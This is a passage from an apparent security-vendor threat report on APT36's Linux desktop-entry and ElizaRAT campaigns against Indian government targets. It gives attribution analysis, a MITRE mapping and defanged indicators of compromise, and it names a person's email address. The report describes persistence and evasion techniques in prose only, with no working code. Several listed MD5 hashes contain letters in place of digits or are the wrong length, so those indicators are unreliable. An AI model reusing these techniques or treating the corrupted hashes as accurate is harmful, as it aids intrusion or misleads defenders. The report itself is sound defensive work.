In March 2023, APT36 used a Python-compiled ELF binary to target the Linux environment in the Indian government sector. You can read about it on the Uptycs blog.

By comparing the Linux commands used in the decompiled Python code in March 2023 and the Linux commands used in the latest desktop entry files (in August 2023), we can see a clear similarity.

The figure below shows a side-by-side comparison of the two.

Figure 12: A side-by-side comparison of Linux commands from the March 2023 and August 2023 campaigns executed by APT36.

Here is a list of similarities between both cases:

1. A hidden directory path structure is created in the location: ~/.local/share .
2. A short shell script responsible for rebooting the machine and executing the Linux payload is written to /dev/shm/ .
3. The same crontab command is executed.
4. The shell script is deleted.
5. The sequence of commands is similar.

Threat Actor Infrastructure

In the APT36 attacks observed since April 2023, the threat actor has taken extensive measures to conceal any connection to Pakistan by making it seem that the infrastructure is controlled by a threat actor in India. We assess, with a high-confidence, that this is not a coincidence but rather an intentional deception tactic used by APT36 to avoid the attacks from being attributed to Pakistan.

Registrant Country of C2 Domains

While the WHOIS information for all these domains is redacted, we can still see the registrant country. For most of the domains, the threat actor took sufficient measures to ensure the registrant country is India (IN). However, for one of the domains, **admindesk[.]in**, we can see the registrant country is PK (Pakistan).

The figure below shows examples of WHOIS information for two of the domains registered by the threat actor on the same infrastructure and used in the same attack.

Figure 13: A side-by-side comparison of the WHOIS info from two attacker-registered domains related to same campaign and infrastructure.

We believe this was an OPSEC mistake by the threat actor.

C2 Infrastructure Overlap

There is a C2 infrastructure overlap between the latest campaign and the previous instances of attacks by APT36.

- In 2022, the server with IP address 153.92.220[.]48 was used to host the domains below which are registered by APT36:
    - Govscholarships[.]in
    - Kavach-apps[.]com
    - Kavach-app[.]in
    - Rodra[.]in
    - ksboard[.]in
- In the latest instance, a server with IP address: 153.92.220[.]59 was used to host the C2 domains. Both the IP addresses belong to the same subnet: 153.92.220.0/24
- These IP addresses belong to the ASN – AS 47583 (Hostinger) which has been abused by APT36 in the past.

Email Associated with Malicious Google Drive Links

Figure 14: A Google Drive link details revealing owner information.

The email address and owner name associated with the Google Drive link was:

- **Email address:** nandk1689@gmail.com
- **Owner namer:** "Nand Kishore"

Because “Nand Kishore” is a common name in India, the fake owner was added to implicate a threat actor from India, not Pakistan – where APT36 originates.

Attacker-Controlled Server IP Addresses

In a few instances, threat actors distributed malicious Linux desktop entry files where the embedded payloads were hosted on servers located in India. This tactic of using servers in the same region as the targeted country for mounting attacks is another deceptive technique employed by APT36.

Here is a list of the IP addresses of four servers hosting the malicious Linux payloads:

- 103.2.232[.]82
- 64.227.133[.]222
- 64.227.138[.]127
- 134.209.159[.]9

Top Level Domain (TLDs) of Malicious Domains

In all of the attacks we reviewed for this blog, the TLD was always set to **.in** – corresponding with the country of India. Another tactic used by APT36 in a few cases is to disguise bad URLs as official Indian government-related web addresses.

Conclusion

Our research team is actively monitoring the C2 infrastructure of APT36, which is

Informatics Centre (NIC), India with IOC details and the associated threat intelligence.

APT36's introduction of new file formats, new attack vectors, and a new backdoor to the arsenal suggests that they are actively updating their tactics, techniques, and procedures (TTPs). In addition to staying on top of these threats, Zscaler's ThreatLabz team continuously monitors for new threats and shares its findings with the wider community.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators at various levels.

- Win32.RAT.ElizaRAT
- Win64.RAT.ElizaRAT
- Linux.Payload.GLOBSHELL
- Linux.Payload.PYSHELLFOX
- Linux.Backdoor.Mythic

The image below shows the sandbox detection for the new Windows RAT (ElizaRAT) used in the attack.

MITRE ATT&CK TTP Mapping

ID	TACTIC	TECHNIQUE
T1218.002	System Binary Proxy Execution: Control Panel	ElizaRAT is distributed in the form of Control Panel applet file format (cpl).
T1567.002	Exfiltration Over Web Service	ElizaRAT uses the Telegram API for C2 communication.

ID	TACTIC	TECHNIQUE
T1036	Masquerading: Match Legitimate Name or Location	Linux desktop entry file downloads and drops binaries in hidden directories.
T1027.001	Obfuscated Files or Information: Binary Padding	More than a million "#" characters are added to the Linux desktop entry file to inflate its file size and potentially bypass security scanning solutions.

Indicators of Compromise (IOCs)

Windows Platform

MD5 HASH	BINARY NAME
b14884744cf3f86f6bd5a87f6bcbed85	NotepadPlus.cpl
a37d9aa1e165b9dc6c4ff396a9df49aa	NotepadPlus.cpl
62ee540334236723136bf0fecfeb6311	NotepadPlus.cpl
b8999ec5fe9b5cef59f1cd69040 3a75	NotepadPlus.cpl

MD5 HASH	BINARY NAME
66a69bf967bb882e34b1c32O81a9ccee	TextSource.cpl
a279O357O2edd9f25O7b5ce5fa69c6d4	Agenda_Meeting.cpl
1741147a31526e23798a7a1b7O2ade36	Agenda_Meeting.rar

Linux Platform

Linux desktop config files and Poseidon binaries

MD5 HASH	BINARY NAME
65167974b397493fce32OOO5916a13e9	approved_copy.desktop
574O13c4a22ca2d8d8c76e65ef5e8O59	approved_copy.desktop
36b19ca8737c63b9c9a3365ff4968ef5	Meeting_Agenda.zip
9c66f8cOc97O8229856OObedO4e56434	Delegation_Saudi_Arabia.zip
f27a4968af4ed64baef8eO86516e86ac	Delegation_Saudi_Arabia.desktop
98279O47a7dbO8O129e5ec8453382	pickle-help

Linux Python-compiled cyber espionage tools

MD5 HASH	BINARY NAME
3c3c93O3ae33f3bae2e139dbb1db838e	rcu-tasks-kthread
76O8c396fOdfb9eac8d88a7b5a7eO4e4	mm-precpu-wq
c86f9ef23b6bb2OOfc3cOd9d45fOeb4d	events-highpri
6a2243837c71d8O71523cc76b8d4af43	nm_applet
8e4f65d5d58fca38a6d66a1afb228f2O	xdg-user_dirs

Attacker Infrastructure

The domains and URLs below are involved in the attacks used to target Linux environments with desktop entry files. Notice how all of them are using ".in" as the TLD.

- admincell[.]in
- admin-dept[.]in
- coordbranch[.]in
- adminbr[.]in
- coordbr[.]in
- admin-desk[.]in
- admindesk[.]in
- adminsec[.]in
- admindept[.]in

- baseuploads[.]com
- baseuploads[.]com/myf/test.php
- indiauc[.]com
- indiauc[.]com/myf/test.php

The URLs used to host the password-protected archive files distributing ElizaRAT:

- hxxps://drive.google.com/uc?export=download&id=1SaBv9C5EJlXKCQQ_8Tlkl1cBJ9-9XN8u
- hxxps://drive.google.com/uc?export=download&id=14OKPyaNuYZgOhP3Q7sTQPZ6a-q6x5j-h

Explore more Zscaler blogs

Technical Analysis of HijackLoader

READ POST

Rise in Tech-Support Scams Abusing Windows Action Center Notifications

READ POST

S

RI

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.

THE ZSCALER EXPERIENCE

PRODUCTS & SOLUTIONS

PLATFORM

RESOURCES

POPULAR LINKS

WCAG 2.1 AA